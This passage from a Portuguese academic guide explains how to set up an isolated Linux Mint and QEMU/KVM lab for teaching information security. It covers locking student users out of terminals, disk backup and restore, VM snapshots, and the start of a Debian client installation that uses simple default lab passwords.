
Fonte: Elaborado pelos autores.

23. Para restringir o acesso do usuário aluno aos terminais de comando do sistema operacional Linux Mint (host), acesse o Terminal do Linux Mint como super usuário e insira o comando (`sudo systemctl disable getty@tty1`) para desabilitar o primeiro terminal.

**Figura 67** – Bloqueio de acesso ao terminal `tty1`

Fonte: Elaborado pelos autores.

24. Para desabilitar os demais terminais, acesse novamente o Terminal do Linux Mint como super usuário e insira o comando (`sudo nano /etc/systemd/logind.conf`). Dentro do editor nano, remova o comentário `#` dos campos (`NAutoVTs` e `ReserveVT`) e defina-os para 0.


**Figura 68** – Bloqueio de acesso aos terminais `tty`

Fonte: Elaborado pelos autores.

- 25. Para restringir o acesso do usuário aluno ao terminal virtual em modo gráfico, abra o gerenciador de arquivos, acesse a pasta (/bin) como super usuário e pesquise por Terminal.
- 26. Dos arquivos listados, clique com o botão direito do mouse em cada arquivo, selecione a opção Propriedades e acesse a aba Permissões.

Altere as permissões para (Dono: root | Acesso: Leitura e Escrita | Grupo: root | Acesso: Apenas Leitura | Acesso: Nenhum). Não esqueça de realizar em todos os arquivos listados contendo (Terminal).


Figura 69 – Bloqueio de acesso ao terminal gráfico



Fonte: Elaborado pelos autores.

27. Por fim, para validar o funcionamento, clique no botão para iniciar as máquinas virtuais configuradas pelo administrador. Se todas as máquinas do script abriram, o ambiente já estará pronto e ativo para os estudos. Caso não tenha aberto ou apresentou algum registro de erro, volte ao passo inicial de configuração das máquinas e revise o processo.

**Figura 70** – *Máquinas virtuais em execução*



Fonte: Elaborado pelos autores.


#### 3.4.1.5 5ª Etapa - Procedimentos de backup e restauração manual da imagem do laboratório

1. Considerando a implementação do laboratório isolado, foi elaborado um modelo para recuperação da imagem já padronizada com as máquinas virtuais e aplicações funcionais.

Após realizar todas as devidas instalações, configurações e padronizações no ambiente Linux Mint, é recomendado que seja realizado o backup da imagem. É necessário que possua disponível uma mídia de armazenamento externo de no mínimo 240GB, considerando o tamanho da armazenamento utilizado.

2. Para iniciar com o processo de criação o backup do disco completo é necessário acessar o menu iniciar do Linux Mint e pesquisar por Discos. Dentro do gerenciador, selecione o disco onde o Linux Mint está instalado. Em Volumes, clique no botão de engrenagem e logo depois em Create Partition Image.


**Figura 71** – Acesso ao gerenciador de discos para backup



Fonte: Elaborado pelos autores.


3. Valide se o disco selecionado é o mesmo onde o Linux Mint está instalado. Após validar informe um nome para o arquivo de backup, selecione o local onde o backup será armazenado e clique em Start Creating.

**Figura 72** – Processo de backup da imagem do laboratório




Fonte: Elaborado pelos autores.

4. Aguarde até a finalização do processo de backup. Como o laboratório possui uma especificação do tamanho e tipo das partições, lembre-se de realizar a restauração de todas as partições corretamente.

**Figura 73** – *Status do backup*

Fonte: Elaborado pelos autores.

5. Para realizar o procedimento de restauração do backup é necessário ter a imagem do backup disponível. Para restaurar o backup do disco é necessário acessar o menu iniciar do Linux Mint e pesquisar por Disks. Dentro do gerenciador, selecione o disco onde o Linux Mint será restaurado. Em Volumes, clique no botão de engrenagem e logo depois em Restore Partition Image.

**Figura 74** – *Selecionando o arquivo de recuperação*

Fonte: Elaborado pelos autores.


6. Selecione o local onde o backup da imagem está armazenado para restauração, clique em Start Restoring e logo em seguida clique em Restore para iniciar com a restauração da imagem do sistema. Como o laboratório possui uma especificação do tamanho e tipo das partições, lembre-se de realizar a restauração de todas as partições corretamente.

### 3.4.1.6 6ª Etapa - Procedimentos para criação de *snapshots* das máquinas virtuais

1. Com o uso do recurso de *snapshot* é possível definir um ponto fixo para a restauração de cada máquina virtual, permitindo que a qualquer momento o ambiente seja restaurado ao seu estado inicial ou ao ponto definido para restauração. Durante as atividades no laboratório, a restauração simplificada pelo usuário aluno é realizada através do botão inicializável (VMs-Restore).
2. Para criar um *snapshot* acesse o Gerenciador de Máquinas Virtuais e permaneça com a máquina virtual em estado desligado. Clique sobre a máquina virtual para abrir sua interface, acesse a aba Ver e selecione a opção *snapshots*.


Dentro da janela (Criar *snapshot*), insira o nome para identificar o ponto de restauração da máquina virtual e a descrição (opcional) para especificar algo relacionado ao ambiente. Para salvar o *snapshot* criado clique no ícone (+) no canto inferior esquerdo.

**Figura 75** – Processo de restauração de backup do sistema



Fonte: Elaborado pelos autores.

3. Com um *snapshot* é possível definir pontos específicos do ambiente. Como demonstração e sugestão para uma organização e facilidade de acesso às práticas no laboratório, alguns *snapshots* foram definidos dentro da pasta (P-LAB-01), onde dentro de uma mesma prática foram criados 3 *snapshots* em diferentes pontos, onde basta o administrador do ambiente definir qual o usuário aluno poderá acessar através do botão inicializável disponibilizado em sua respectiva pasta.

**Figura 76** – *Criação de snapshots para restauração*

Fonte: Elaborado pelos autores.

## Máquinas Virtuais para as Práticas da Disciplina de Segurança da Informação

---

Com base na infraestrutura do laboratório confinado descrito no capítulo anterior, foram definidas três máquinas virtuais *Open-Source* (ou Código Aberto), onde foram configuradas e testadas para se comunicarem entre si dentro do ambiente proposto, como também pensadas para a execução de diversas práticas de segurança da informação.

### 4.1 Roteiro de Instalação - Debian (Cliente)


Para as práticas da disciplina de segurança da informação, do contexto onde será utilizado para as práticas e da especificação dos equipamentos disponíveis aos docentes e discentes nos laboratórios de informática, foi utilizado o sistema operacional Debian 12.5.0, para funcionar como máquina cliente com interface gráfica em qualquer modelo de prática a ser utilizada.

O motivo de escolha do sistema operacional em questão compreende-se por ser um sistema leve, de fácil configuração e por ser um software livre. Todas as etapas de instalação e configuração da máquina virtual foram elaboradas de forma detalhada, com cada passo a ser realizado para uma correta implementação e execução ao ambiente proposto.

1. Para utilização do sistema operacional Debian no ambiente virtualizado e isolado dentro do laboratório, foi utilizado o Debian 12.5.0 amd64 netinst (Debian, 2023b) para ser executado via QEMU/KVM.
2. As especificações mínimas do Debian para utilização na máquina virtual QEMU/KVM compreendem da seguinte forma:

- **Sistema Operacional:** Debian 12.5.0 amd64 netinst
  - **Memória RAM:** 1024 MB
  - **Processador:** 1 CPU
  - **Armazenamento em Disco:** 10 GB
  - **Rede:** RedeIsoladaLAB
3. Com acesso ao sistema operacional Linux Mint como usuário AdmLAB acesse o menu iniciar do Linux Mint, pesquise por Gerenciador de Máquinas Virtuais e acesse a ferramenta para criar uma nova máquina virtual.
  4. Para que a instalação do Debian ocorra com sucesso a máquina virtual deverá ser configurada inicialmente com a rede virtual NAT no Gerenciador de máquinas virtuais, para que seja possível baixar os pacotes necessários para o correto funcionamento da máquina.
  5. Habilitada a rede NAT acesse o menu de informações da máquina virtual, selecione o CDROM (Debian, 2023b) do Debian 12 e inicialize a máquina virtual para realizar a instalação.


**Figura 77** – *Selecionando o disco ISO do Debian 12*



Fonte: Elaborado pelos autores.

6. Com o instalador do Debian iniciado selecione o modo de instalação gráfica, a linguagem (Português do Brasil), a localidade (Brasil) e o teclado (Português Brasileiro).

Figura 78 – Configurações iniciais do Debian



Fonte: Elaborado pelos autores.

7. Insira o nome da máquina (cliente) e deixe em branco a opção de domínio.

Figura 79 – Nome da máquina e rede padrão



Fonte: Elaborado pelos autores.

8. Nesta etapa insira a senha de root (Admin123), adicione o usuário da máquina (cliente) e senha (cliente).

**Figura 80** – *Configuração de usuários e senhas*

The figure shows two side-by-side screenshots of the Debian 12 installer's 'Configurar usuários e senhas' (Configure users and passwords) screen. The left screenshot shows the root password setup, where 'Admin123' is entered. The right screenshot shows the creation of a new user named 'cliente'.

Fonte: Elaborado pelos autores.


9. Na etapa de particionamento do disco selecione a opção (Assistido - usar o disco inteiro), clique em (Todos os arquivos em uma partição), em seguida marque para finalizar o particionamento e escreva as mudanças no disco (Opção: SIM).

**Figura 81** – *Configuração de particionamento*

The figure shows three side-by-side screenshots of the Debian 12 installer's 'Particionar discos' (Partition disks) screen. The first screenshot shows the 'Assistido - usar o disco inteiro' (Assisted - use the whole disk) option selected. The second screenshot shows the 'Todos os arquivos em uma partição' (All files in one partition) option selected. The third screenshot shows the 'Finalizar o particionamento e escrever as mudanças no disco' (Finish partitioning and write changes to the disk) option selected.

Fonte: Elaborado pelos autores.

10. Selecione para não adicionar nenhuma mídia adicional e prossiga.

**Figura 82** – *Mídia adicional e origem do repositório*

